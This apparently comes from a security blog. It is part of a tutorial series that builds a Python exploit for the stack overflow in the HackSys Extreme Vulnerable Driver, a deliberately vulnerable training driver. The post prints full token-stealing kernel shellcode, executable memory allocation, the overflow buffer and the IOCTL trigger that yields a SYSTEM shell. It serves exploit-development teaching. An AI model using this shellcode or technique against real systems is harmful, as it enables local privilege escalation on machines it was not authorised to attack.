Blog Thingy

About

Kernel Hacking With HEVD Part 4 - The Exploit

Jul 8, 2016

We've come a long way so far but we still don't have a fully weaponized exploit. Let's go back to the exploit outline we created for the DoS PoC and modify it to give us a SYSTEM shell:

- Spawn cmd.exe process
- Get a handle to the vulnerable device
- Get the correct IOCTL for the stack overflow function
- Allocate buffer with shellcode
- Create a buffer that redirects execution into shellcode
- Trigger the vulnerable code

The device handle and IOCTL can be done at any point before the trigger, but this is how I did it for whatever reason. I'm going to skip over those parts since they will be the same as the DoS PoC created in the last post.

Step one - spawn cmd.exe process

> - ***Spawn cmd.exe process <——***
> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - *Allocate buffer with shellcode*
> - *Create a buffer that redirects execution into shellcode*
> - *Trigger the vulnerable code*

This is conceptually a very easy task, however doing it in Python requires a bunch of extra code compared to how it would go in C. I will use the CreateProcess API in Kernel32.dll to launch the shell. Looking at the function prototype, this function requires two structs to be set up for the call and one of them will come back to us with the PID of the cmd.exe process that we launched. We'll need that for our shellcode later! Let's set up our structs.

The first is a STARTUPINFO struct which is annoyingly comprehensive for our purposes. With Python ctypes, structs are implemented like classes. I recreated the STARTUPINFO struct in my script like so:

```
class STARTUPINFO(Structure):
    """STARTUPINFO struct for CreateProcess API"""

    _fields_ = [("cb", DWORD),
                ("lpReserved", LPTSTR),
                ("lpDesktop", LPTSTR),
                ("lpTitle", LPTSTR),
                ("dwX", DWORD),
                ("dwY", DWORD),
                ("dwXSize", DWORD),
                ("dwYSize", DWORD),
                ("dwXCountChars", DWORD),
                ("dwYCountChars", DWORD),
                ("dwFillAttribute", DWORD),
                ("dwFlags", DWORD),
                ("wShowWindow", WORD),
                ("cbReserved2", WORD),
                ("lpReserved2", LPBYTE),
                ("hStdInput", HANDLE),
                ("hStdOutput", HANDLE),
                ("hStdError", HANDLE)]
```

We can reference this struct and it's members later in the script like so:

```
    lpStartupInfo = STARTUPINFO()
    lpStartupInfo.cb = sizeof(lpStartupInfo)
```

The next thing we'll need is a PROCESS_INFORMATION struct. This is a bit more manageable and looks like this in ctypes:

```
class PROCESS_INFORMATION(Structure):
    """PROCESS_INFORMATION struct for CreateProcess API"""

    _fields_ = [("hProcess", HANDLE),
                ("hThread", HANDLE),
                ("dwProcessId", DWORD),
                ("dwThreadId", DWORD)]
```

This will contain the PID of the created process in the dwProcessId dword. With those two structs created we can refer back to the CreateProcess function prototype and put together our API call. Here's what I came up with:

```
def procreate():
    """Spawn shell and return PID"""

    print "[*]Spawning shell..."
```

```
    lpApplicationName = u"c:\\windows\\system32\\cmd.exe" # Unicode
    lpCommandLine = u"c:\\windows\\system32\\cmd.exe" # Unicode
    lpProcessAttributes = None
    lpThreadAttributes = None
    bInheritHandles = 0
    dwCreationFlags = CREATE_NEW_CONSOLE
    lpEnvironment = None
    lpCurrentDirectory = None
    lpStartupInfo = STARTUPINFO()
    lpStartupInfo.cb = sizeof(lpStartupInfo)
    lpProcessInformation = PROCESS_INFORMATION()

    ret = CreateProcess(lpApplicationName,           # _In_opt_      LPCTSTR
                        lpCommandLine,               # _Inout_opt_   LPTSTR
                        lpProcessAttributes,         # _In_opt_      LPSECURIT
                        lpThreadAttributes,          # _In_opt_      LPSECURIT
                        bInheritHandles,             # _In_          BOOL
                        dwCreationFlags,             # _In_          DWORD
                        lpEnvironment,               # _In_opt_      LPVOID
                        lpCurrentDirectory,          # _In_opt_      LPCTSTR
                        byref(lpStartupInfo),        # _In_          LPSTARTUP
                        byref(lpProcessInformation)) # _Out_         LPPROCESS
    if not ret:
        print "\t[-]Error spawning shell: " + FormatError()
        sys.exit(-1)

    time.sleep(1) # Make sure cmd.exe spawns fully before shellcode executes

    print "\t[+]Spawned with PID: %d" % lpProcessInformation.dwProcessId
    return lpProcessInformation.dwProcessId
```

Steps two and three

> - *Spawn cmd.exe process*
> - ***Get a handle to the vulnerable device <——***
> - ***Get the correct IOCTL for the stack overflow function <——***
> - *Allocate buffer with shellcode*
> - *Create a buffer that redirects execution into shellcode*
> - *Trigger the vulnerable code*

Refer to the DoS PoC for the device handle and control code since nothing is changed here.

Step four - allocate buffer with shellcode

> - *Spawn cmd.exe process*

> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - ***Allocate buffer with shellcode <——***
> - *Create a buffer that redirects execution into shellcode*
> - *Trigger the vulnerable code*

Part 3 of this series went into detail on creating the shellcode we can use for this exploit so that will not be explained here. First let's translate our shellcode we created into Python. This also involves dynamically inserting the PID of our cmd.exe process into the shellcode so I created a function which receives the PID we need and creates the shellcode:

```
def shellcode(pid):
    """Craft our shellcode and stick it in a buffer"""

    tokenstealing = (
        # Windows 7 x64 token stealing shellcode
        # based on http://mcdermottcybersecurity.com/articles/x64-kernel-privi

                                                    #start:
        "\x65\x48\x8B\x14\x25\x88\x01\x00\x00"      #    mov rdx, [gs:188h]   ;K
        "\x4C\x8B\x42\x70"                          #    mov r8, [rdx+70h]    ;E
        "\x4D\x8B\x88\x88\x01\x00\x00"              #    mov r9, [r8+188h]    ;A
        "\x49\x8B\x09"                              #    mov rcx, [r9]        ;f
                                                    #find_system:
        "\x48\x8B\x51\xF8"                          #    mov rdx, [rcx-8]     ;A
        "\x48\x83\xFA\x04"                          #    cmp rdx, 4           ;U
        "\x74\x05"                                  #    jz found_system      ;Y
        "\x48\x8B\x09"                              #    mov rcx, [rcx]       ;N
        "\xEB\xF1"                                  #    jmp find_system      ;L
                                                    #found_system:
        "\x48\x8B\x81\x80\x00\x00\x00"              #    mov rax, [rcx+80h]   ;o
        "\x24\xF0"                                  #    and al, 0f0h         ;c
                                                    #find_cmd:
        "\x48\x8B\x51\xF8"                          #    mov rdx, [rcx-8]     ;A
        "\x48\x81\xFA" + struct.pack("<I",pid) +    #    cmp rdx, ZZZZ        ;U
        "\x74\x05"                                  #    jz found_cmd         ;Y
        "\x48\x8B\x09"                              #    mov rcx, [rcx]       ;N
        "\xEB\xEE"                                  #    jmp find_cmd         ;L
                                                    #found_cmd:
        "\x48\x89\x81\x80\x00\x00\x00"              #    mov [rcx+80h], rax   ;c
                                                    #return:
        "\x48\x83\xC4\x28"                          #    add rsp, 28h         ;H
        "\xC3")                                     #    ret
```

We will utilize the VirtualAlloc function to give us an area we can copy our shellcode into. The function prototype is pretty self explanatory. Obviously we'll want to be sure to specify that the allocation is executable. Assuming everything goes fine with the allocation, we can copy the shellcode into the buffer (ctypes provides a memmove() function) and then return back the address where the shellcode now resides:

```
print "[*]Allocating buffer for shellcode..."
lpAddress = None
dwSize = len(tokenstealing)
flAllocationType = (MEM_COMMIT | MEM_RESERVE)
flProtect = PAGE_EXECUTE_READWRITE

addr = VirtualAlloc(lpAddress,          # _In_opt_   LPVOID
                    dwSize,             # _In_       SIZE_T
                    flAllocationType,   # _In_       DWORD
                    flProtect)          # _In_       DWORD
if not addr:
    print "\t[-]Error allocating shellcode: " + FormatError()
    sys.exit(-1)

print "\t[+]Shellcode buffer allocated at: 0x%x" % addr

# put de shellcode in de buffer and shake it all up
memmove(addr, tokenstealing, len(tokenstealing))
return addr
```

And that's that!

Step five - create evil buffer

> - *Spawn cmd.exe process*
> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - *Allocate buffer with shellcode*
> - ***Create a buffer that redirects execution into shellcode <——***
> - *Trigger the vulnerable code*

This step is again pretty similar to the DoS PoC. This time our function needs to also receive the address of the allocation where the shellcode now resides so that we can add it to our buffer. Our DoS PoC buffer was made up of 2048 "A"'s followed by 8 "B"'s and 8 "C"'s. The "C"'s were what ended up in the rip register so we want to replace that with our shellcode address. Here's how it looks:

```
inBuffer = create_string_buffer("A"*2056 + struct.pack("<Q", scAddr))
```


Step six - trigger the vulnerability

> - *Spawn cmd.exe process*
> - *Get a handle to the vulnerable device*
> - *Get the correct IOCTL for the stack overflow function*
> - *Allocate buffer with shellcode*
> - *Create a buffer that redirects execution into shellcode*
> - ***Trigger the vulnerable code <——***

We're almost home-free now! This is pretty much the same as the DoS PoC as well. The only differences are that we first spawn cmd.exe and get it's PID, then allocate our shellcode and insert that address into our evil buffer.

```
def trigger(hDevice, dwIoControlCode, scAddr):
    """Create evil buffer and send IOCTL"""

    inBuffer = create_string_buffer("A" * 2056 + struct.pack("<Q", scAddr))

    print "[*]Triggering vulnerable IOCTL..."
    lpInBuffer = addressof(inBuffer)
    nInBufferSize = len(inBuffer)-1 # ignore terminating \x00
    lpOutBuffer = None
    nOutBufferSize = 0
    lpBytesReturned = byref(c_ulong())
    lpOverlapped = None

    pwnd = DeviceIoControl(hDevice,                 # _In_          HANDLE
                           dwIoControlCode,         # _In_          DWORD
                           lpInBuffer,              # _In_opt_      LPVOID
                           nInBufferSize,           # _In_          DWORD
                           lpOutBuffer,             # _Out_opt_     LPVOID
                           nOutBufferSize,          # _In_          DWORD
                           lpBytesReturned,         # _Out_opt_     LPDWORD
                           lpOverlapped)            # _Inout_opt_   LPOVERLAPPED
    if not pwnd:
        print "\t[-]Error: Not pwnd :(\n" + FormatError()
        sys.exit(-1)

if __name__ == "__main__":
    print "\n**HackSys Extreme Vulnerable Driver**"
    print "***Stack buffer overflow exploit***\n"

    pid = procreate()
    trigger(gethandle(), ctl_code(0x800), shellcode(pid)) # ugly lol
```

And if all goes well…



Booyah! The final code for the exploit is available here. The next blog post will involve porting this exploit to Windows 8.1 x64 where we have to work around SMEP mitigation baked into the kernel.

« Kernel Hacking With HEVD Part 3 - The Shellcode

The Pentesters - 64bit AppSec Challenge »

Blog Thingy

Blog Thingy
sizzop@gmail.com

sizzop
sizzop

A blog. A place for me to write about things. Probably some things about hacking.